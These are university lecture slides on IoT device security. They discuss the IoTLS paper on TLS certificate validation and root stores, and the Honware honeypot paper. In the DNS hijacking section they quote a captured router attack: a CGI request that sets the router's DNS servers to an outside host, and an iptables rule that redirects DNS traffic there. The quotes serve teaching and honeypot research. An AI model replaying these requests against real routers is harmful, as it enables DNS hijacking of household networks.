

Lecture #7: IoT Device Security

Antonia Affinito, Etienne Khan, Ting-Han Chen,
and Cristian Hesselman

University of Twente | June 19, 2024



Admin

Important dates

- Written exam: **Wed July 3, 13:45-15:45**



Schedule

Lecture	Date	Contents
R1	May 1	Course introduction
R2	May 8	IoT and Internet Core Protocols
G1	May 14	How the core of the Internet works
R3	May 15	IoT Edge Security Systems
	May 22	No lecture (as several of your teachers will be in Dresden :)
R4	May 29	IoT Botnet Measurements 1
R5	Jun 5	IoT Botnet Measurements 2
R6	Jun 12	IoT Security in Non-Carpeted Areas
G2	Jun 14	Maarten Bodlaender, Nokia
R7	Jun 19	IoT Device Security
	Jun 26	No lecture (so you can study for the exam :)

Introduction to today's lecture

Motivation: IoT Device Security

- Firmware for IoT devices often is not open source
- Therefore, we need novel approaches to analyze existing devices, black box approach
- On the other hand, accessible firmware lets us build impressive workflows, realistic honeypots for example

So that's why we selected today's papers for you

[**IoTLS**] M.T. Paracha, D.J. Dubois, N. Vallina-Rodriguez, D. Choffnes, “IoTLS: understanding TLS usage in consumer IoT devices”, 21st ACM Internet Measurement Conference (IMC 2021), November 2021

[**Honware**] Vetterl, Alexander, and Richard Clayton. “Honware: A virtual honeypot framework for capturing CPE and IoT zero days.” Symposium on Electronic Crime Research (eCrime). IEEE. 2019

Today's learning objective

- After the lecture, you will be able to discuss two approaches to IoT device security when working with inaccessible device firmware and working with accessible firmware.
- Contributes to SSI learning goal #1: “Understand IoT concepts and applications, security threats, technical solutions, and a few relevant standardization efforts in the IETF”

“IoTLS: understanding TLS usage in consumer IoT devices”

Internet Measurement Conference (IMC 2021)



What struck you about the paper?

General questions


- Questions about the paper's content?

TLS interception attacks


Table 2: Overview of the TLS interception attacks.

Attack	Description
NoValidation	Use a self-signed certificate to check whether a device performs any certificate validation.
WrongHostname	Use an unexpired legitimate certificate for a domain under our control to check whether a device performs hostname validation. We send the full chain linking to a trusted root authority during handshake.
InvalidBasicConstraints	Use certificate from the previous attack as a root CA to check whether a device validates <i>BasicConstraints</i> extension. We send the full chain linking to a trusted root authority during handshake.

CA chain of trust



InvalidBasicConstraints



InvalidBasicConstraints

[\[prev in list\]](#) [\[next in list\]](#) [\[prev in thread\]](#) [\[next in thread\]](#)

List: [bugtraq](#)
Subject: [IE SSL Vulnerability](#)
From: [Mike Benham <moxie \(\) thoughtcrime ! org>](#)
Date: [2002-08-05 23:03:29](#)
[Download RAW [message](#) or [body](#)]

Internet Explorer SSL Vulnerability 08/05/02
Mike Benham <moxie@thoughtcrime.org>
<http://www.thoughtcrime.org>

Abstract

Internet Explorer's implementation of SSL contains a vulnerability that allows for an active, undetected, man in the middle attack. No dialogs are shown, no warnings are given.

Root stores analysis

- How does it work?

Root store error messages



Table 4: Testing our technique for exploring root stores in various TLS libraries. Only two were found to be amenable (shown in italics).

Library	Response for known CA with invalid signature	Response for unknown CA
<i>MbedTLS (v2.21.0)</i>	<i>Bad Certificate</i>	<i>Unknown CA</i>
<i>OpenSSL (v1.1.1i)</i>	<i>Decrypt Error</i>	<i>Unknown CA</i>
Oracle Java (v1.8.0)	Certificate Unknown	Certificate Unknown
WolfSSL (v4.1.0)	Bad Certificate	Bad Certificate
GNU TLS (v3.6.15)	No Alert	No Alert
Secure Transport (macOS v11.3)	No Alert	No Alert

Discussion


Version Advertised

Version Established



Discussion

- Split into groups
- Discuss why the IoT clients very often support and advertise newer versions, but the corresponding servers do not.
- Have you seen this in your own experiments?



“Honware: A virtual honeypot framework
for capturing CPE and IoT zero days”
Symposium on Electronic Crime Research (eCrime 2019)




What struck you about the paper?

General questions

- Questions about the paper's content?

Overview



Custom Kernel

- Honeypot logging: `do_execve`
- Signal interception:
 - SIGABRT (abort)
 - SIGSEGV (seg fault)
 - SIGPFE (floating point errors)
- Do you see any potential issues?

DNS hijacking attack

```
GET /cgi-bin/timepro.cgi?tmenu=netconf&smenu=wansetup&act=save&wan=wan1&ifname=eth1&sel=dynamic&wan_type=dynamic&allow_private=on&dns_dynamic_chk=on&userid=&passwd=&mtu.pppoe.eth1=1454&lcp_flag=1&lcp_echo_interval=30&lcp_echo_failure=10&mtu.static.eth1=1500&fdns_dynamic1=185&fdns_dynamic2=117&fdns_dynamic3=74&fdns_dynamic4=100&sdns_dynamic1=185&sdns_dynamic2=117&sdns_dynamic3=74&sdns_dynamic4=101 HTTP/1.1
```

```
/sbin/iptables -t nat -A PREROUTING -i br0 -d 192.168.0.1 -p udp --dport 53 -j DNAT --to-destination 185.117.74.100
```

>40 IPs with the same certificate

118.30.28.10
AS41718: China Great Firewall Network Limited Company



DNS hijacking attack


- Could this still be effective these days?

Broadcom UPnP Hunter

- Took security researchers more than one month to code a honeypot

Botnet

BCMPUPnP_Hunter: A 100k Botnet Turns Home Routers to Email Spammers

 **Hui Wang**
Nov 7, 2018 • 8 min read

This article was co-authored by [Hui Wang](#) and [RootKiter](#).

Since September 2018, [360Netlab Scanmon](#) has detected multiple scan [spikes on TCP port 5431](#), each time the system logged more than 100k scan sources, a pretty large number compared with most other botnets we have covered before.

The interaction between the botnet and the potential target takes multiple steps, it starts with `tcp port 5431` destination scan, then moving on to check target's `UDP port 1900` and wait for the target to send the proper vulnerable URL. After getting the proper URL, it takes another 4 packet exchanges for the attacker to figure out where the shellcode's execution start address in memory is so a right exploit payload can be crafted and fed to the target.

[At the beginning we were not able to capture a valid sample as the honeypot needs to be able to simulate the above scenarios. We had to tweak and customize our honeypot quite a few times, then finally in Oct, we got it right and successfully tricked the botnet to send us the sample \(we call it BCMUPnP_Hunter\).](#)

Broadcom UPnP Hunter

- With Honware, because all services were operational, we were able to observe the described attack within 24 hours of connecting the honeypot to the Internet.

Discussion

- Split into small groups – 2 questions
- Discuss the honeypot detection presented in the paper in the context of the course (i.e., think about the papers we have seen)
- What are the potential future advancements in honeypot technology? How could these advancements further enhance cybersecurity?

Key takeaways

- Root stores rarely update and their closed nature doesn't let us paint a complete picture
- Emulation lets us build realistic honeypots, but they are not without flaws – Timing attacks, missing NVRAM values





Next event: Exam
Wed July 3, 13:45-15:45